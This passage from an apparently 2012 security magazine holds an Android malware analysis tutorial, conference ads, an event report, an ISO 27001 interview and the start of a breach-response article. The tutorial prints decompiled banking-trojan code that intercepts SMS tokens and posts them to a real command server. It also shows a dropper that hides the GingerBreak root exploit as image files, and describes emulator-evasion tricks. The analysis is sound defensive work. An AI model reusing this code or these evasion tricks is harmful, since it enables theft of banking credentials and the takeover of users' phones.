CMUT=0 +CSSN=0,1 +COLP=0 +CSCS="HEX" +CUSD=1 +CMGF=0
%CPi=3 %CSTAT=1 handleChangeOrEnterPIN amodem_free_
call handleDial voice_call_event handleDefinePDPCont
ext handleNetworkRegistration handleOperatorSelectio
n handleListPDPContexts handlePrIVersion handleEmerg
encyMode handleSubscriptionSource handleRoamPref han
dleTech _amodem_switch_technology chooseTechFromMask
handleSendSMSText gprs edge umts lte evdo wcdma
0123456789*#,N 0123456789abcdef +CRSM= memcmp(
cmd, "+CRSM=", 6 ) == 0 external/qemu/telephony/sim_
card.c +CRSM=178,28480,1,4,32 +CRSM: 144,0,ffffff
ffffffffffffffffffffffff0781515525%d1%d%df%df%df
ffffffff ERROR: BAD COMMAND asimcard_io +CRSM=192,2
8436,0,0,15 +CRSM: 144,0,000000146f1404001aa0aa01020

```

Other ways of detecting the emulator:

When calling some of the classes and functions within the Android API, the behavior is different between the emulator and a real phone. If you instantiate

LocationManager.NETWORK_PROVIDER while running the emulator, the system will throw an **IllegalArgumentException**.

The Android emulator uses QEMU to execute a virtual ARM called Goldfish. You can find references to the Goldfish in several parts of the system like `/proc/cpuinfo`, which can reveal when Android is running within the emulator. Another option is using Qemu specific detection tricks. Try Google to find dozens.

The second example we will use is Android/Zitmo (tinyurl.com/c62cdds). Most of you should be familiar with Zeus - a banking Trojan that is designed to steal credentials needed to perform fraudulent transactions. Some time ago, most banks around the world introduced two-factor authentication. One of the most common is the use of mTANS (Mobile Transaction Authentication Number).

When you want to perform a financial transaction online, the bank will send an SMS to your phone with a "token" that you need to enter in order to finish the transaction. The sample that we will analyze is designed to listen for incoming text messages on your phone, intercept mTANS, and forward them to the attacker's server.

```

$ /Users/jaime/Downloads/Android.Bmaster/apktool d
Zitmo_tr_ECBBCE17053D6EAF9BF9CB7C71D0AF8D.apk

```

When we open the AndroidManifest.xml we see that the app requests the following permissions:

```

android.permission.RECEIVE_SMS
android.permission.INTERNET
android.permission.READ_PHONE_STATE

```

Apart from that, we check that an intent filter is being defined. On Android, an intent is a passive data structure that holds information about an operation to be performed. An intent filter can be defined within a service, activities and broadcast receivers.

The filter describes the set of intents that the component is willing to receive. In our sample, an action filter for **android.provider.Telephony.SMS_RECEIVED** is defined to be handled by the broadcast receiver present on **com.systemsecurity6.gms.SmsReceiver** with the highest priority. It means that every time the phone receives a SMS, that code will handle the intent before the system does.

Let's produce the jar version of the dex files using dex2jar.

```

$ ssh dex2jar.sh
Zitmo_tr_ECBBCE17053D6EAF9BF9CB7C71D0AF8D.apk

```

As we have previously discussed, the `com.systemsecurity6.gms.SmsReceiver` is

in charge of processing the `SMS_RECEIVED` intent.

```
package com.systemsecurity6.gms;

import android.content.BroadcastReceiver;

public class SmsReceiver extends BroadcastReceiver
{
    public static final String KEY_SMS_ARRAY = "pdus";
    public static final String TAG = "SmsReceiver";

    public void onReceive(Context paramContext, Intent paramIntent)
    {
        Bundle localBundle = paramIntent.getExtras();
        if ((localBundle != null) && (localBundle.containsKey("pdus")))
        {
            abortBroadcast();
            paramContext.startService(new Intent(paramContext, MainService.class).putExtra("pdus", localBundle));
        }
    }
}
```

It is easy to check that once the intent for the SMS message is received the method `onReceive` will be called with the intent object as a parameter. Then it will call `abortBroadcast()` so the intent won't be received by the system. Finally it will start the service `com.systemsecurity6.gms.MainService` passing a parameter with a new intent containing the data of the previous `SMS_RECEIVED` intent.

Once `MainService` is started, the `onStartCommand` method is called. It creates a new thread defined on the class `SmsBlockerThread` that will parse the SMS information: the address of the phone that sent the message and the body of the message. It also extracts the phone number of the actual infected system and puts all the information on an `ArrayList` object that is passed to the method `postRequest` contained on the class `ServerSession`.

```
while (true)
{
    if (j >= this.pdus.length)
    {
        if (localArrayList.size() != 0)
            break;
        return;
    }
    Object localObject = SmsMessage.createFromPdu((byte[])this.pdus[j]);
    String str2 = ((SmsMessage)localObject).getOriginatingAddress();
    localObject = ((SmsMessage)localObject).getMessageBody();
    if (localObject != null)
    {
        if (str2 != null)
            localArrayList.add(new BasicNameValuePair("f" + i, str2));
        localArrayList.add(new BasicNameValuePair("b" + i, (String)localObject));
        i++;
    }
    j++;
}
String str1 = null;
TelephonyManager localTelephonyManager = (TelephonyManager)MainService.this.getSystemService("phone");
if (localTelephonyManager != null)
    str1 = localTelephonyManager.getDeviceId();
if (str1 == null);
for (str1 = "0"; ; str1 = str1)
{
    while (true)
    {
        localArrayList.add(new BasicNameValuePair("pid", str1));
        try
        {
            ServerSession.postRequest(new UrlEncodedFormEntity(localArrayList));
        }
    }
}
```

The ServerSession is a very small class that contains code to send the information about

the SMS received to a remote server (softthrift.com/security.jsp) using HTTP.

```
public class ServerSession
{
    public static final int DELAY_RETRY = 15000;
    public static final String TAG = "ServerSession";

    public static String initUrl()
    {
        return "http://softthrift.com/security.jsp";
    }

    public static JSONObject postRequest(UrlEncodedFormEntity paramUrlEncodedFormEntity)
    {
        String str = initUrl();
        int i = 0;
        while (true)
        {
            JSONObject localObject;
            if (i >= 5)
            {
                localObject = null;
                return localObject;
            }
            try
            {
                HttpPost localHttpPost = new HttpPost(str);
                localHttpPost.setEntity(paramUrlEncodedFormEntity);
                BasicResponseHandler localBasicResponseHandler = new BasicResponseHandler();
                localObject = (JSONObject)new JSONObject(new DefaultHttpClient().execute(localHttpPost, localBasicResponseHandler)).next()
                localObject = localObject;
            }
        }
    }
}
```

After doing the static analysis, we have a good idea of what the malware is doing. Basically it forwards all the SMSes received by the phone to a remote server. Let's see how it looks like when running on the Android emulator.

Since the remote C&C server used to send the information is not online anymore we have to run our own HTTP server in order to emulate the malware behavior. We have a couple of possibilities here. The first one is to configure the emulator to use our own DNS Server so we can make the domain softthrift.com point to our machine address.

If you are using Windows you can use Apat-eDNS (www.mandiant.com/products/free_software/mandiant_apatedns) or FakeDNS (labs.iddefense.com/software/download/?downloadID=8) to run the fake DNS server. Anyway, I prefer using my own python script or the fakedns script (code.activestate.com/recipes/491264-mini-fake-dns-server). Apart from the DNS server we will need a service running on port 80 to receive the requests. The easiest way to do this is running the netcat tool:

```
$sudo nc -l 80
```

We will also add the -tcpdump option to capture all the traffic. You can achieve that running the following command:

```
$emulator @virtual-device-name
-tcpdump capture.pcap -dns-server
your_local_ip_address
```

The second option is to modify the smali code and recompile with apktool. To do that you have to take the following steps:

```
Unzip the apk file
Delete META-INF
Execute apktool to decompile the file.
Edit the file
smali/com/systemsecurity6/gms/ServerSession.smali
Replace const-string v0,
"softthrift.com/security.jsp" with the
address of your analysis machine.
Use apktool using b instead of d to build the
apk, ./apktool b -d ./ZITMO
zitmo-modified.apk
Sign the app with your keystore. jarsigner
-keystore path-to-your-keystore ZITMO
zitmo-modified.apk debugkey
```



Regardless of the method used, we are now able to redirect the HTTP request to our own server.

Once the emulator is running we can install the app using the same command we previously used:

```
$. /adb install  
Zitmo_tr_ECBBCE17053D6EAF9BF9CB7C71D0  
AF8D.apk
```

After that, we discover that the malware passes itself off as a tool from the security company Trusteer.

If we execute the app, a fake screen is presented.



When we need to emulate certain behaviors the emulator is very useful. It opens a socket, by default on port 5554, that will listen for certain commands. Since we know our malware is waiting for SMS messages we can emulate this by executing:

```
$echo sms send +1222222222 this-is-a-test | nc localhost 5554
```

We cannot find the SMS notification on our emulator since the malware code has aborted the broadcast to be propagated to the system.

Instead, we can go to Menu->Settings->Applications->Running Services, where we will find the MainService running.




Using logcat, we can find the SMS data that has been received by the GSM modem:

```
$. /adb logcat -b radio
...
D/AT ( 32): AT<
00200b9121222222f200002140220224318
a0e74747ade4acf5be116bd3ca703
D/RILJ ( 115): [UNSL]< UNSOL_RE-
SPONSE_NEW_SMS
...
```

By checking the logs of our DNS servers it is easy to find the DNS request to softthrift.com and the HTTP connection sending the captured data.

Opening the captured.pcap file with Wireshark (www.wireshark.org) will reveal that the sent information contains the SMS data.



We have learned how to emulate the process of receiving an SMS message within the emulator. Here is a list of other useful operations that you will need to emulate in some cases.

Simulate calls:

```
echo gsm call +34656566789 |nc localhost 5554
$echo gsm accept +34656566789 |nc localhost 5554
echo gsm cancel +34656566789 |nc localhost 5554
```

Change GPS locations:

```
echo geo fix -82.411629 28.054553 |nc localhost 5554
```

The last sample we will analyze is called Foncy.a (tinyurl.com/bq6g53j) and it is a bit more advanced since it contains some code to exploit a vulnerability on the Android system and get root privileges, as well as some native code to connect to an IRC C&C. Checking the AndroidManifest.xml file reveals the following permissions:

```
android.permission.READ_LOGS
android.permission.READ_PHONE_STATE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.INTERNET
android.permission.VIBRATE
android.permission.WAKE_LOCK
android.permission.ACCESS_WIFI_STATE
android.permission.CHANGE_WIFI_STATE
android.permission.CHANGE_NETWORK_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.MODIFY_AUDIO_SETTINGS
com.android.vending.CHECK_LICENSE
```

We also find

```
com.android.bot.AndroidBotActivity
```

defined as the main activity.

Using dex2jar we can easily obtain the decompiled java version of the onCreate method present on the **AndroidBotActivity** class.

```

public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    setContentView(2130903040);
    ShellCommand localShellCommand = new ShellCommand();
    localShellCommand.sh.runWaitFor("mkdir /data/data/com.android.bot/files && chmod 777 /data/data/com.android.bot/files/");
    new File("/data/data/com.android.bot/files/footer01.png").delete();
    new File("/data/data/com.android.bot/files/header01.png").delete();
    new File("/data/data/com.android.bot/files/border01.png").delete();
    new File("/data/data/com.android.bot/files/boomsh").delete();
    new File("/data/data/com.android.bot/files/crashlog").delete();
    new File("/data/data/com.android.bot/files/rooted").delete();
    ExtractAsset("header01.png", "/data/data/com.android.bot/files/header01.png");
    ExtractAsset("footer01.png", "/data/data/com.android.bot/files/footer01.png");
    ExtractAsset("border01.png", "/data/data/com.android.bot/files/border01.png");
    localShellCommand.sh.runWaitFor("chmod 777 /data/data/com.android.bot/files/header01.png");
    localShellCommand.sh.runWaitFor("/data/data/com.android.bot/files/header01.png");
    Toast.makeText(getApplicationContext(), "(0x14) Error - Not registered application.", 0).show();
}

```

When the app starts, it creates `/data/data/com.android.bot/files` using the shell command `mkdir` and sets read/write/execute permissions (777) onto it by using `chmod`. Using the `ExtractAsset` method defined in the same class, it creates several files in the recently created directory.

The `ExtractAsset` method is an example that shows what happens when dex2jar and JD-GUI fail to produce the decompiled version of a function. In that case you will need to be able to read and understand the dex or smali version of the function. This time is very easy to see that the method uses `android.content.res.AssetManager` to access the assets within the app and then write the content using the native `java.io.File` class. You will find all the methods the malware uses to interact with the shell on the `ShellCommand` class.

After copying the files, it puts 777 permissions on `/data/data/com.android.bot/files/header01.png` and executes it. Extracting the assets with apktool, we can access `header01.png` under:

```

$file
MADDEN_NFL_12_1.0.3/assets/header01.png
MADDEN_NFL_12_1.0.3/assets/header01.png: ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), not stripped.

```

By extracting the md5 hash of the file (5dd6abc1c81b3169993e60798f33cc98) we can query Virustotal (<https://www.virustotal.com/file/e4537a4412ba>

91b71ded8abcecaa3ca27850b56e3d4adf6334227a2169b29a22/analysis/) and find the exploit being used and identified as `Exploit.Linux.Lotoor`, which exploits CVE-2011-1823. This famous exploit is known as `GingerBreak`, and it can be used to root the phone.

The file is an ARM executable so we will need our favorite disassembler in order to analyze what it does. I often use IDA Pro, which is the most powerful multi-processor disassembler and debugger. `GingerBreak` is a privilege escalation exploit that targets a vulnerability in the `VOLD` daemon when receiving messages from `PF_NETLINK` sockets. It allows the execution of arbitrary code from user level to gain root on the device.

The file `header01.png` contains the needed code to exploit this vulnerability. If the exploit execution is successful, the file `footer01.png` is executed. The executable file `footer01.png` will first execute `rm /etc/sent`. After that, it will execute the following commands:

```

chown root:root
/data/data/com.android.bot/files/border01.png
chown 0.0
/data/data/com.android.bot/files/border01.png
chmod 0644
/data/data/com.android.bot/files/border01.png
pm install -r
/data/data/com.android.bot/files/border01.png
am start -n
com.android.me/com.android.me.AndroidMeActivity &

```

```

.text:000094D4          LDR     R3, =0xFFFF6E0 ; rm /etc/sent
.text:000094D8          LDR     R2, [R11,#var_38]
.text:000094DC          ADD     R3, R2, R3
.text:000094E0          MOV     R0, R3          ; command
.text:000094E4          BL     system
.text:000094E8          BL     getpid


```

Basically, it copies the file border01.png that is actually an APK file to

`/data/data/com.android.bot/files/`. It sets the owner and the group of the file to “root” and then puts the 644 permission on the file. After that, it uses the command `pm`

`install` to install the app on the system and then runs it with `am start`.

The malware will try to connect to IP address 199.68.196.198 (down at the time of writing the article) using the IRC Protocol.



IRCGenUser generates a random nickname while IRCLogin joins to the channel #andros using the generated nickname. IRCHandler will handle all the communication with the IRC server and contains code to receive commands and execute it on the device. Here’s an exercise for users: modify the IP address of the IRC server by using a debugger and

write a small piece of code to emulate that action. I will publish the solution for this task in the upcoming weeks. A hint: you can use gdb (www.kandroid.org/online-pdk/guide/debugging_g_gdb.html) or the IDA Pro remote debugger (forum.xda-developers.com/showthread.php?t=296240).

Jaime Blasco is the head of labs at AlienVault (www.alienvault.com). He manages the lab and runs the Vulnerability Research Team. Prior to working for AlienVault, he founded a couple of startups focused on Web application security, source code analysis and incident response. His background is in vulnerability management, malware analysis and security research. You can follow him on Twitter @jaimeblasco.

Data Protection & Privacy Law Compliance

Assessing the Changing Landscape of Privacy Regulations and Data Protection to Protect Your Organization

July 17-19, 2012
Washington, DC

[More Registration Details. Click Here!](#)

Pre-Conference Workshops: July 17, 2012

Workshop A: Managing the Data Security and Privacy Risk of Third Party Vendors with **ARAMARK Corporation**

Workshop B: Conducting Security and Privacy Audits Within Your Organization with **Fannie Mae & PepsiCo**

Attending this Premier **marcus evans** Conference will Enable You to:

- **Review** recent FTC privacy activities and new developments in the industry with the **Federal Trade Commission**
- **Discuss** the EU data reform framework and how it affects various industries with **IBM, Experian** and **Mastercard**
- **Explore** data protection & privacy compliance issues associated with new emerging technologies such as social media, cloud computing and mobile applications with – **Verizon**
- **Discover** new changes and updates within HIPAA regulations with – **Department of Health & Human Services**
- **Maintain** a robust global privacy compliance program by **Medtronic**

Who Should Attend:

marcus evans invites:

- Chief Privacy Officers / Counsel
- Privacy Counsel
- Privacy Compliance Directors
- Chief-Security Information Officers
- Technology Counsel
- Information Protection Directors

For more information:



“DISCOVER how to implement effective and strategic compliance programs **TO AVOID** audits and adhere to new regulatory demands of recent data protection and privacy compliance laws.”



In today's world the demand of global commerce for data transfers have increased and privacy officers and in house counsel must implement strategies as well as policies and procedures to ensure that they are adhering to data protection and privacy laws in the U.S. as well as other countries.

Featuring Presentations From Leading Data Protection and Privacy Compliance Experts Including:

Harriet A. Pearson
Vice President Security Counsel & Chief Privacy Officer
IBM Corporation

Karen Zacharia
Chief Privacy Officer
Verizon

Melonie D. Jones
Chief Privacy Officer and AVP, Compliance
Assurant

Angela Y. Ball
Associate General Counsel
Radio One, Inc

Tony Hadley
Senior Vice President, Government Affairs & Public Policy
Experian

Al Raymond
VP, Privacy & Records Management
ARAMARK Corporation

Alan Lewine
Senior Counsel
Comcast

Jonathan D. Avila
Chief Trust Officer
The Walt Disney Company

Amy L. Carlson
Chief Privacy Officer & VP for Legal
SAIC

Nadya Elizabeth Aswad
Chief Privacy Officer
Fannie Mae

Kevin H. Moriarty
Attorney, Division of Privacy and Identity Protection
Federal Trade Commission

Lisa E. Branner
Senior Manager, Information Protection and Privacy
Marriott International

Allen Brandt
Corporate Counsel, Chief Privacy Officer Director
GMAC

Michael C. McNeil
Global Privacy Program Director, Corporate Legal Regulatory
Medtronic, Inc.

Joy Pritts
Chief Privacy Officer, ONC
Department of Health & Human Services

Susane J. Shani
Legal Manager, Global Digital & Privacy,
Global Corporate Services
The Procter & Gamble Company

Susan Gindin
Sr. Privacy Manager
Walmart

Jeffrey I. Langer
Senior Counsel
Macy's, Inc.

JoAnn Stonier
Global Privacy Officer
& VP for Legal
MasterCard Worldwide

Peter J. Reid
Privacy Officer HP Enterprise Business
Hewlett-Packard Company

Lauren Shy
Legal Director - Global Compliance Ethics & Business Practices
PepsiCo

Dori Kuchinsky
Senior Litigation & Global Privacy Counsel
W.R. Grace

Silver Sponsor:



Media Partner:



EARN UP TO 18
HOURS OF CLE
CREDITS



marcusevans conferences

For More Information,
Please Contact: David Drey
T: 312 540 3000 ext 6583
E: ddrey@marcusevansch.com



Events around the world

Data Protection & Privacy Compliance

www.marcusevansch.com/hn_chc377

Sheraton National Hotel, Arlington, VA, USA

17 July-19 July 2012.

OWASP InfoSec India Conference 2012

www.owasp.in

Hotel Crowne Plaza, Gurgaon, Delhi NCR, India

24 August-25 August 2012.

SANS Forensics Prague 2012

www.bit.ly/SANSPrague2012

Angelo Hotel, Prague, Czech Republic

7 October-13 October 2012.

RSA Conference Europe 2012

www.rsaconference.com/events/2012/europe

Hilton London Metropole, London, United Kingdom

9 October-11 October 2012.

Hack in The Box Security Conference 2012 Amsterdam

by Zeljka Zorz



The Hack in the Box Security Conference 2012 that was held from May 21st to May 25th in Amsterdam has proved once again that its organizers know how to do things right.

Taking place at the beautiful venue that is the Okura Hotel, the conference offered something for everybody: three days of training sessions, two days of extremely interesting talks and hands-on presentation sessions, a 12-hour hackaton, a Capture-the-Flag competition, SigInt sessions for material and research that isn't quite ready for the mainstream tracks of the conference but deserves

a mention nonetheless, and the always fun Lockpicking Village.

The tracks ran simultaneously, and the SigInt sessions went on during the coffee and lunch brakes. The organization of the event was flawless: the schedule was rigorously observed, so you didn't have to worry about missing the beginning of a session.





I especially enjoyed the one by Zimperium's Itzhak Avraham and Nir Goldshlager, who showed us how, in order to be successful, vulnerability researchers need to learn to think outside the box, and the one by Fox-IT's digital forensic investigator Ivo Pooters, who took us through the steps that allowed him and his team to win the DFRWS2011 Forensics Challenge, which required the reconstruction and analysis of evidence collected from the flash-memory storage of two Android mobile devices.

Two other fascinating sessions were held by Adam Gowdiak, founder and CEO of Security

Explorations, who talked about his extremely successful research into the security threats in the world of digital satellite television and the vulnerabilities of digital video broadcast chipsets.

All in all, it was a great experience, and I actually learned a lot. All the sessions I and my colleagues managed to attend offered great insight into the different topics. And even though some of them might have been too technical for us, that's fine - the conference managed to satisfy its target audience: the researchers.



Zeljka Zorz is the Managing Editor of (IN)SECURE Magazine and Help Net Security.



ISO 27001 standard: Breaking the documentation myth with Dejan Kosutic by Mirko Zorz

Many entering the information security industry wonder about the basics, so what does it mean to be compliant? What are the pros and cons of making sure you adhere to a certain standard?

If speaking about ISO 27001 (the leading international information security management standard) being compliant means that an organization has adapted its internal processes so that they protect the confidentiality, integrity and availability of their most critical information.

And this is where most misconceptions about ISO 27001 come from – first of all, information security is not all about IT, because usually the weakest link in security are the people.

Firewalls and anti-virus software are necessary, but they are not enough. An organization

has to figure out how to protect its information in all the other cases, and that includes someone from the inside wanting to do damage. A comprehensive approach is therefore needed, and this is what ISO 27001 defines.

Further, ISO 27001 does not prescribe which type of firewall an organization must use or how it must configure it – this is something the organization needs to define by itself, based on the potential incidents that could happen.

Those potential problems are called risks, and their identification (called “risk assessment”) is the foundation of any information security management. It’s only after you find out where the risks are that can you define what kind of security controls you need, and how much you must invest.

I've seen too many times how top management, thinking that information security equals IT security, pushes this kind of project onto the IT department. But the IT department usually doesn't have the knowledge of the business side of the organization or the authority to make necessary changes, so those project often run into trouble.

Regarding pros and cons – I would say that the main benefit is that you don't have to reinvent the wheel. The standard is written by leading information (and IT) security experts, so basically you don't have to learn from your own mistakes.

The biggest negative side when it comes to the use of this standard is that it won't work as it should if there are no business benefits to its implementation. Many companies try to implement it because someone from the middle-management thinks it's quite fancy, but they don't get the support from the top management. After a while they realize they have invested a great deal of energy into something that isn't needed.

With standards evolving to keep up with the threat landscape, what type of changes can organizations expect in the next five years?

I expect that in next 5 to 7 years it will be commonly understood that the biggest security problems lie in people and organization, and that technology is just a tool.

The other big trends are cloud computing and social networking. This means that you cannot protect your information on your company's perimeter, because your information is being stored and processed beyond it. This challenge will certainly require new approach from both organizational and technological point of view.

Finally, we're witnessing a flood of various security certifications, both for organizations and for individuals. I expect the market to clear out, and only a few of them to remain as the mainstream. Of course, I bet on ISO 27001.

Many companies try to implement it because someone from the middle-management thinks it's quite fancy, but they don't get the support from the top management.

Based on the feedback you get from your clients who begin writing the ISO 27001 documentation, what do they struggle with the most?

Most of them struggle with what I call the "documentation myth". Before they start implementing the standard, they think it will be enough to write a couple of documents, show them to the certification auditor, and that's it – as simple as that, just a couple of days of work.

However, the reality is much different – first of all, they realize that writing the documentation is not that easy. For example, when you have to write the Risk Assessment methodology, not only must you know how to perform risk assessment, but you also need to know how to adapt it so that it suits your organization.

After all, you don't want to spend the next 6 months wasting resources doing only risk assessment, and this process is determined mainly by your methodology. Therefore, writing it requires quite a lot of experience, and enough time to figure out what is best for the organization.

Secondly, once they have made quite an effort in writing a particular document, they realize that such a document doesn't make any sense if it is not implemented. But the problem is that changing habits is not easy – e.g. if a password policy requires that everyone changes passwords every 6 months, it is not something the employees are going to be very happy about.

This is a point where training and awareness programs need to be performed, because without them such a change will fail.

Auditors often get lost in some detail related to particular control and fail to see a big security issue on the other end of a process/organization.

What advice would you give to an organization preparing for an audit?

It really depends on the type of an audit – whether it is internal or external.

Internal audits are often perceived as an overhead, as something that needs to be done “because the standard says so”. A very small number of companies use it for its real purpose, which is to help improve their security.

The thing is – if an auditor is experienced and has the right approach, he will be in the best position to find out where the security problems are. So the main point of internal audit is to uncover all those nonconformities and initiate a structured approach to resolving them (also called “corrective actions”).

I consider external audits to be quite useful because they set a concrete deadline to finish all the implementation work, which urges companies to give priority to this kind of a project. The main difference when compared to an internal audit is that you need to be ready – and being ready means that you can't write the documentation in the week prior to the audit. As I mentioned earlier, this step takes time and it has to be planned.

Of course, this change in attitude is impossible without the understanding and direct support from the top management.

What advice would you give to an auditor set to examine an organization from the inside out?

Certification auditors also need to get away from the “documentation myth”. That is, they shouldn't issue the certificate only because the company has perfect documentation. They should check whether the appropriate security actions and processes are really in place, compliant with the documentation.

But not every auditor is capable of doing it. In my opinion, auditors must particularly focus on answering two questions:

- Does the Information Security Management System (ISMS) really protect the confidentiality, integrity and availability of most critical information, throughout all the processes and all the organization? Auditors often get lost in some detail related to particular control and fail to see a big security issue on the other end of a process/organization.

- Does the ISMS fit for this particular industry? The flow of information – and, therefore, the requirements for its security - is completely different in a bank as opposed to in a manufacturing company.

To be able to do this, auditors must gain experience in particular industries, and learn to think holistically as well as analytically.

Dejan Kosutic is the founder of the Information Security & Business Continuity Academy (www.iso27001standard.com). He has an MBA from Henley Management College, and holds the following certificates: Certified Management Consultant, ISO/IEC 27001 Lead Auditor for Information Security Management Systems, Associate Business Continuity Professional, and ISO 9001 Lead Auditor. He has a long working experience in banking, insurance, investment funds, and other fields.

He is currently the managing director and senior consultant at Kvadra Consulting Ltd., specialized in information security and business continuity consulting services. He also worked as certification auditor at ISO 27001 certification audits, and as tutor at ISO 27001 Lead Auditor courses.



Preparing a breach response plan by Robert Keeler

A data breach is a serious problem for any business and requires immediate and dedicated attention by an organization's executives. A breach can create a serious crisis that threatens the very fabric of a company's success – namely, its corporate credibility - and not only as judged by customers, but also by partners.

If the cause of the breach was an attack from outside the organization, there is a need for immediate action by the IT staff, forensic teams and penetration testers in order to determine whether the attackers' access to internal systems has been effectively thwarted and whether all systems are now secured and safe from follow-up attacks.

The actions taken by an organization after a breach can determine not only the severity of the immediate impact of the data breach, but also the company's ability to survive in the long run.

But, what to do immediately if an organization experiences a data breach? Hopefully, the organization has already developed a well thought-out and well-defined plan for this scenario. Unfortunately, most companies fail to do so and must improvise, and this improvisation rarely benefits the company.

There are many types of breaches and the type of breach determines what specific actions need to be taken. The suggested approach is to prepare in advance a well-designed breach response blueprint that takes into consideration any type of data breach the

company can be subjected to. Also, a crisis response team that will use this blueprint must be selected in advance, gathering also expert advice from penetration testers, forensic experts, and using the services of a privacy attorney.

